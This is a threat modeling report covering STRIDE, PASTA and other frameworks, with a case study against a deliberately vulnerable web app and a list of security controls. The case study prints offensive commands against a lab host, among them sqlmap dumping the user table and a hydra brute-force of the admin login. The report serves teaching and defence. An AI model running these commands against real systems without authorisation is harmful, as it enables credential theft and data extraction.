Web Application Threat Model

Aditya Pangavhane

August 27, 2025

Abstract

In cybersecurity, finding vulnerabilities is not just about scanning or exploiting; it begins with structured steps that build awareness of the target system. After planning the approach and gathering information about the application, the next step is threat modeling. At this stage we shift perspective from attacker to protector: instead of asking "how can we break the system," we ask "where could the system break, and how can we defend it."

Threat modeling works like mapping the weak points of a house before a storm. We examine how attackers might attempt entry, what they could achieve, and the possible business impact if they succeed. This report studies established methodologies such as STRIDE, PASTA, OWASP threat categories, and NIST risk guidance. Each framework provides a structured way to recognize potential weaknesses in a web application before attackers exploit them.

We describe threats in everyday terms—such as using stolen credentials to impersonate a user or injecting malicious input to expose private data—and connect them directly to business risks like loss of user trust, downtime, or regulatory penalties. For each identified threat, we highlight realistic security controls including stronger authentication, data validation, encryption, and active monitoring. The purpose of this report is not only technical defense but also to provide non-technical stakeholders with clarity on why these risks matter.

1 Introduction

Introduction

Why Threat Modeling?

In the digital era, organizations face a rapidly evolving threat landscape. Cyberattacks are no longer limited to large corporations; small businesses, governments, and individuals are all targets. The consequences of a successful attack can be devastating: data breaches, financial loss, reputational damage, and regulatory penalties. Proactive security is essential, and threat modeling is a foundational practice for building secure systems.

What is Threat Modeling?

Threat modeling is a structured process for identifying, evaluating, and addressing security threats. It enables defenders to "think like an attacker" and anticipate how systems might be compromised. By mapping out assets, entry points, and potential attack vectors, organizations can prioritize security controls and reduce risk before vulnerabilities are exploited.

Benefits of Threat Modeling

- **Proactive Defense:** Identify and mitigate risks early in the development lifecycle.
- **Cost Savings:** Addressing security issues during design is far less expensive than post-breach remediation.
- **Regulatory Compliance:** Many standards (e.g., GDPR, HIPAA, PCI DSS) require risk assessment and threat modeling.

- **Improved Communication:** Provides a common language for developers, security teams, and business stakeholders.
- **Continuous Improvement:** Threat models can be updated as systems evolve, supporting ongoing security.

Threat Modeling in the Secure Development Lifecycle

Threat modeling is most effective when integrated into the Secure Development Lifecycle (SDL). It should be performed at the design stage, revisited during implementation, and updated as new features or threats emerge. Leading organizations, including Microsoft and Google, have made threat modeling a mandatory part of their SDL processes.

Who Should Perform Threat Modeling?

Threat modeling is not just for security experts. Developers, architects, product managers, and even business analysts can contribute valuable insights. Cross-functional collaboration ensures that all aspects of the system are considered, from technical vulnerabilities to business logic flaws.

Chapter Overview

This document provides a comprehensive guide to threat modeling, covering key frameworks (STRIDE, PASTA, Trike, VAST, OCTAVE, OWASP), practical methodologies, a real-world case study, and hands-on labs. Whether you are new to cybersecurity or an experienced practitioner, this report will help you build a robust, proactive defense against modern threats.

2 Background and Evolution of Threat Modeling

Background and Evolution of Threat Modeling

Threat modeling is the systematic analysis of potential threats to information systems, with the goal of identifying, quantifying, and mitigating security risks[1, 2]. This chapter traces the evolution of threat modeling from early security practices to the modern, multi-framework discipline it is today.

Early Security Practices

In the early days of computing, security was largely perimeter-based, relying on firewalls, access controls, and antivirus software. The focus was on keeping external attackers out, with little attention to insider threats or application-level vulnerabilities[5]. Security was often reactive, responding to incidents rather than proactively identifying risks.

The Rise of Structured Threat Modeling

By the late 1990s, the complexity of software systems and the sophistication of attackers demanded a more systematic approach. Microsoft introduced the STRIDE framework[1], which provided a repeatable process for identifying threats during software design. Academic and industry researchers developed additional models, such as OCTAVE (Carnegie Mellon) and PASTA[2], recognizing that security is both a technical and business concern.

Key Milestones and Timeline

- **1999: STRIDE** — Microsoft introduces STRIDE, categorizing threats into six types and integrating threat modeling into the Secure Development Lifecycle (SDL)[1].
- **2001: OCTAVE** — Carnegie Mellon University develops OCTAVE, focusing on organizational risk and asset-based analysis.

- **2012: PASTA** — The Process for Attack Simulation and Threat Analysis (PASTA) is published, emphasizing attacker perspective and business impact[2].
- **2010s: VAST, Trike, and OWASP** — New frameworks emerge to address scalability, risk quantification, and agile development needs[3].



Figure 1: Timeline of Major Threat Modeling Frameworks

Modern Threat Modeling

Today, threat modeling is a mature discipline, supported by a wide range of tools, methodologies, and community resources. It is recognized as a best practice by standards bodies (NIST SP 800-154[4], ISO 27001), regulatory frameworks (GDPR, HIPAA), and industry groups (OWASP[3]). Modern threat modeling addresses not only technical vulnerabilities, but also business logic, supply chain risks, and emerging technologies such as cloud, IoT, and AI.

Summary

The evolution of threat modeling reflects the growing complexity of information systems and the need for proactive, structured security analysis. Today's best practices are grounded in decades of research and real-world experience, as documented in leading books and standards[1, 2, 3, 4, 5].

3 STRIDE: Microsoft's Threat Modeling Framework

STRIDE: Microsoft's Threat Modeling Framework

STRIDE is a mnemonic framework developed by Microsoft to systematically identify and categorize security threats in software systems[1]. Each letter represents a distinct threat category:

- **S**poofing identity: Illegitimate access by pretending to be another user or system.
- **T**ampering with data: Unauthorized modification of data or code.
- **R**epudiation: Denial of actions or transactions by users, often due to lack of proper logging.
- **I**nformation disclosure: Unauthorized exposure of sensitive information.
- **D**enial of service: Disruption of service availability to legitimate users.
- **E**levation of privilege: Gaining higher access rights than intended.

Technical Definitions and Application

extbfSpoofing: The act of pretending to be someone or something else to gain unauthorized access. Example: Using stolen credentials to log in as another user.[1]

extbfTampering: Unauthorized alteration of data or code, such as modifying a database record via SQL injection.[3]

extbfRepudiation: The ability of users to deny their actions, often due to insufficient logging or lack of digital signatures.[4]

extbfInformation Disclosure: Accidental or malicious exposure of confidential data, such as leaking PII through misconfigured APIs.[2]

extbfDenial of Service: Attacks that disrupt the availability of a service, e.g., DDoS attacks on login endpoints.[3]

extbfElevation of Privilege: Exploiting vulnerabilities to gain higher access, such as exploiting a vulnerable admin panel.[1]

STRIDE Threat Categories Table

extbfCategory	**Description**	**Example**	**Control**
Spoofing	Impersonating users or systems	Stolen credentials	MFA, strong auth
Tampering	Modifying data or code	SQL injection	Input validation, hashing
Repudiation	Denying actions	Log deletion	Audit logs, digital signatures
Information Disclosure	Leaking sensitive data	Data breach	Encryption, access control
Denial of Service	Disrupting service	DDoS attack	Rate limiting, WAF
Elevation of Privilege	Gaining unauthorized access	Privilege escalation	RBAC, least privilege

Table 1: STRIDE Threat Categories, Examples, and Controls[1, 3]

STRIDE and Data Flow Diagrams (DFDs)

STRIDE is most effective when applied to Data Flow Diagrams (DFDs), which visually represent system components, data stores, and trust boundaries. Each element is analyzed for threats in all STRIDE categories.[1]



Figure 2: Example STRIDE Analysis on a Data Flow Diagram

Practical Example

Consider a web application with user authentication, a database, and an admin panel. Applying STRIDE:

- **Spoofing:** Attackers use phishing or credential stuffing to impersonate users.
- **Tampering:** SQL injection to alter database records.
- **Repudiation:** Users delete logs to hide malicious actions.
- **Information Disclosure:** Sensitive data exposed via misconfigured APIs.
- **Denial of Service:** Attackers flood the login endpoint.
- **Elevation of Privilege:** Exploiting a vulnerable admin panel to gain root access.

STRIDE in Secure Development

Microsoft recommends integrating STRIDE into the Secure Development Lifecycle (SDL), using it to drive security requirements, code reviews, and testing. Modern tools, such as the Microsoft Threat Modeling Tool, automate parts of the STRIDE process and help teams visualize threats and mitigations[1, 3].

4 PASTA: Process for Attack Simulation and Threat Analysis

PASTA: Process for Attack Simulation and Threat Analysis

The PASTA methodology (Process for Attack Simulation and Threat Analysis) is a risk-centric threat modeling framework that integrates business objectives with technical analysis to simulate real-world attacks and prioritize mitigations[2]. Developed by UcedaVélez and Morana, PASTA is structured into seven distinct stages, each with a specific technical focus.

Technical Definitions and Stages

1. **Business Impact Analysis:** Identify critical assets, business goals, and compliance requirements. This stage ensures alignment with organizational risk appetite.
2. **Technical Scope Definition:** Map the system architecture, technologies, and interfaces. Document trust boundaries and data flows.
3. **Application Decomposition:** Break down the application into components, subsystems, and data flows. Use DFDs and architecture diagrams for clarity.
4. **Threat Analysis:** Identify potential threats using frameworks like STRIDE, attack trees, and adversary profiles.[1]
5. **Vulnerability Analysis:** Assess the system for known and potential vulnerabilities using CVE databases, automated scanners, and code reviews.[3]
6. **Attack Modeling:** Simulate real-world attack scenarios, leveraging penetration testing tools and adversary tactics.[4]
7. **Risk and Impact Analysis:** Prioritize risks and develop mitigation strategies, balancing security with business needs and cost.[2]



Figure 3: PASTA Process Overview: From Business Impact to Risk Mitigation

Advantages and Practical Application

- Integrates business and technical perspectives for holistic risk management.
- Simulates attacker behavior to uncover realistic threats and attack paths.
- Supports risk-based decision making and prioritization of controls.[2]
- Scalable for complex, enterprise systems and regulatory environments.

Implementing PASTA in the Real World

PASTA is best suited for organizations with high-value assets, regulatory requirements, or complex threat environments. It requires cross-functional collaboration between business, security, and technical teams. Many organizations use PASTA in conjunction with automated tools for attack simulation and vulnerability scanning[2, 3].

5 Other Frameworks: Trike, VAST, OCTAVE, and OWASP

Other Frameworks: Trike, VAST, OCTAVE, and OWASP

Threat modeling is a diverse and evolving discipline, with several frameworks developed to address different organizational, technical, and regulatory needs. This chapter explores four important alternatives to STRIDE and PASTA, providing technical definitions, strengths, limitations, and practical application guidance[3, 4].

Trike

Trike is a risk management and threat modeling framework that focuses on defining acceptable risk and generating threat models based on system requirements. It uses three core models:[2]

- **Requirement Model:** Defines what is allowed and expected in the system.
- **Attack Model:** Identifies what can go wrong, mapping attacker actions to system components.
- **Risk Model:** Quantifies the impact and likelihood of threats, supporting risk-based decision making.

extbfStrengths: Quantitative risk analysis, strong requirements focus.
extbfLimitations: Less intuitive for developers, limited tool support.

VAST (Visual, Agile, and Simple Threat)

VAST is designed for scalability and integration with agile/DevOps workflows. It uses visual diagrams to model both application and operational threats, making it suitable for large organizations with complex systems. VAST emphasizes automation and continuous threat modeling.[3] extbfStrengths: Scalable, visual, integrates with CI/CD.
extbfLimitations: Less detailed adversary simulation than PASTA.

OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation)

OCTAVE, developed by Carnegie Mellon, focuses on organizational risk and asset-based analysis. It aligns security with business objectives and is often applied at the enterprise level.[4] extbfStrengths: Business alignment, asset focus, strategic.
extbfLimitations: Less technical detail, not ideal for application-level threats.

OWASP Threat Modeling

OWASP provides a wealth of resources, including the Threat Modeling Cheat Sheet, which offers practical guidance, checklists, and templates. OWASP's approach is community-driven and emphasizes actionable steps for developers and security teams.[3] extbfStrengths: Practical, widely adopted, open-source resources.
extbfLimitations: Not a formal framework, but a collection of best practices.

Framework Comparison Table

extbfFramework	**Focus**	**Best For**	**Limitation**
STRIDE	App threats	Dev/design teams	Less business focus
PASTA	Risk/attacker	Regulated, high-value	Resource intensive
Trike	Risk quantification	Auditors, risk managers	Steep learning curve
VAST	Scalability	Large, agile orgs	Less adversary detail
OCTAVE	Org risk	Enterprise, strategy	Not app-level
OWASP	Practical steps	Devs, SMEs	Not a full framework

Table 2: Comparison of Threat Modeling Frameworks[3, 2, 4]



Figure 4: Visual Comparison of Threat Modeling Frameworks

6 Threat Modeling Methodology: Step-by-Step

Threat Modeling Methodology: Step-by-Step

Threat modeling is most effective when approached systematically, using a repeatable process that integrates technical rigor with business context[1, 2, 3]. This chapter provides a detailed methodology, technical definitions, and practical tools for any organization or project.

Step 1: Identify Assets

extbfDefinition: Assets are anything of value to the organization, including data, systems, credentials, and intellectual property.[4] extbfPractice: Use interviews, documentation, and architecture diagrams to create a comprehensive asset inventory.

Step 2: System Decomposition

extbfDefinition: System decomposition breaks down the application into components, data flows, and trust boundaries.[1] extbfPractice: Create data flow diagrams (DFDs) to visualize how data moves and where controls are applied.

Step 3: Identify Threats

extbfDefinition: Threats are potential events or actions that could cause harm to assets.[3] extbfPractice: Apply frameworks like STRIDE or PASTA to each component and data flow. Use checklists and attack trees for comprehensive coverage.

Step 4: Identify Vulnerabilities

extbfDefinition: Vulnerabilities are weaknesses that can be exploited by threats.[4] extbfPractice: Use vulnerability databases (e.g., CVE, NVD), automated scanners, and code reviews to identify and document vulnerabilities.

Step 5: Assess Risks

extbfDefinition: Risk is the combination of the likelihood and impact of a threat exploiting a vulnerability.[2] extbfPractice: Use risk matrices and scoring systems (e.g., DREAD, CVSS) to evaluate and prioritize risks.

Step 6: Define and Prioritize Mitigations

extbfDefinition: Mitigations are security controls designed to reduce risk.[3] extbfPractice: Develop and prioritize controls based on business impact, cost, and feasibility.

Step 7: Document and Communicate

extbfDefinition: Documentation ensures that the threat model is accessible, actionable, and up-to-date.[1] extbfPractice: Create a threat model report with diagrams, tables, and recommendations. Share with stakeholders and update as the system evolves.

Templates and Tools

- Asset inventory template
- DFD and architecture diagram examples
- Threat checklist (STRIDE, OWASP Top 10)
- Risk matrix template
- Mitigation tracking spreadsheet

Workflow Diagram



Figure 5: Threat Modeling Workflow: From Asset Identification to Mitigation[1]

7 Case Study: Threat Model of a Vulnerable Web Application

Case Study: Threat Model of a Vulnerable Web Application

This chapter demonstrates threat modeling in action using a deliberately vulnerable web application (DVWA)[3]. The process includes asset identification, attack surface mapping, threat enumeration, and practical exploitation using Linux tools, following best practices from STRIDE, PASTA, and OWASP[1, 2, 3].

1. Asset Identification

extbfDefinition: Assets are valuable resources that require protection, such as credentials, data, and application code[4].

- User credentials (usernames, passwords)
- Session tokens
- User data (notes, files)
- Application source code
- Database

2. Attack Surface Mapping

extbfDefinition: The attack surface is the sum of all points where an attacker can interact with the system[3].

- Web login form
- REST API endpoints
- Database connection
- Admin panel



Figure 6: System Context Diagram for Case Study

3. Reconnaissance and Scanning

extbfDefinition: Reconnaissance gathers information about the target, such as open ports and technologies[1]. extbfLinux Commands:

```
# Discover open ports
nmap -sV -T4 -p- 10.0.0.5

# Enumerate web directories
gobuster dir -u http://10.0.0.5 -w /usr/share/wordlists/dirb/common.txt

# Identify technologies
whatweb http://10.0.0.5
```

4. Vulnerability Scanning

extbfDefinition: Vulnerability scanning identifies weaknesses that can be exploited by attackers[3]. extbfLinux Commands:

```
# Scan for SQL injection
sqlmap -u "http://10.0.0.5/login.php" --forms --batch

# Check for XSS
nikto -h http://10.0.0.5
```

5. Exploitation

extbfDefinition: Exploitation is the act of leveraging vulnerabilities to gain unauthorized access or extract data[2]. extbfLinux Commands:

```
# Exploit SQL injection to dump users
sqlmap -u "http://10.0.0.5/login.php" --dump

# Exploit weak admin password
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.0.5 http-post-form \
"/admin/login.php:username=^USER^&password=^PASS^:F=incorrect"
```

6. Threat Enumeration (STRIDE/PASTA)

extbfDefinition: Threat enumeration maps discovered vulnerabilities to threat categories[1, 2].

- Spoofing: Brute-force login, session fixation
- Tampering: SQL injection, file upload

- Repudiation: Lack of logging
- Information Disclosure: Sensitive data in responses
- Denial of Service: Flooding login endpoint
- Elevation of Privilege: Exploiting admin panel

7. Mitigation Strategies

extbfDefinition: Mitigations are controls that reduce the likelihood or impact of threats[3].

- Enforce strong authentication (MFA, password policy)
- Use parameterized queries and ORM
- Implement audit logging
- Encrypt sensitive data in transit and at rest
- Rate limit login attempts
- Restrict admin panel access

8 Security Controls, Mitigations, and Best Practices

Security Controls, Mitigations, and Best Practices

Effective threat modeling leads to actionable security controls. Security controls are technical, administrative, or physical safeguards designed to reduce risk by preventing, detecting, or responding to threats[3, 1].

Authentication and Authorization

extbfDefinition: Authentication verifies user identity; authorization determines access rights.[3]

- Multi-factor authentication (MFA)
- Strong password policies and storage (bcrypt, Argon2)
- Role-based access control (RBAC)
- Principle of least privilege

Input Validation and Output Encoding

extbfDefinition: Input validation ensures only properly formed data enters the system; output encoding prevents injection attacks.[3]

- Validate all user input (whitelisting preferred)
- Use output encoding to prevent XSS
- Employ parameterized queries to prevent SQL injection

Data Protection

extbfDefinition: Data protection involves safeguarding sensitive data at rest and in transit.[4]

- Encrypt sensitive data in transit (TLS 1.3) and at rest (AES-256)
- Use secure cookies (HTTPOnly, Secure, SameSite)
- Mask sensitive data in logs

Monitoring and Incident Response

extbfDefinition: Monitoring detects suspicious activity; incident response is the process of managing and mitigating security incidents.[2]

- Implement centralized logging and monitoring
- Set up alerting for suspicious activity
- Develop and test an incident response plan

Security Control Mapping Table

extbfThreat	**Control**	**Tool/Technique**
Spoofing	MFA, strong auth	Google Auth, Authy
Tampering	Input validation	OWASP ESAPI, ORM
Repudiation	Audit logs	ELK, Splunk
Info Disclosure	Encryption, access control	OpenSSL, GPG
DoS	Rate limiting, WAF	ModSecurity, Cloudflare
Privilege Escalation	RBAC, least privilege	IAM, sudoers

Table 3: Mapping Security Controls to Threats[3, 1]



Figure 7: Security Controls Mapped to Threat Categories

9 Risk Assessment, Reporting, and Continuous Improvement

Risk Assessment, Reporting, and Continuous Improvement

Risk assessment is the process of evaluating the likelihood and impact of threats exploiting vulnerabilities, enabling organizations to prioritize mitigations[2, 4]. Effective reporting and continuous improvement ensure that risk management is actionable and evolves with the threat landscape.

Risk Matrix

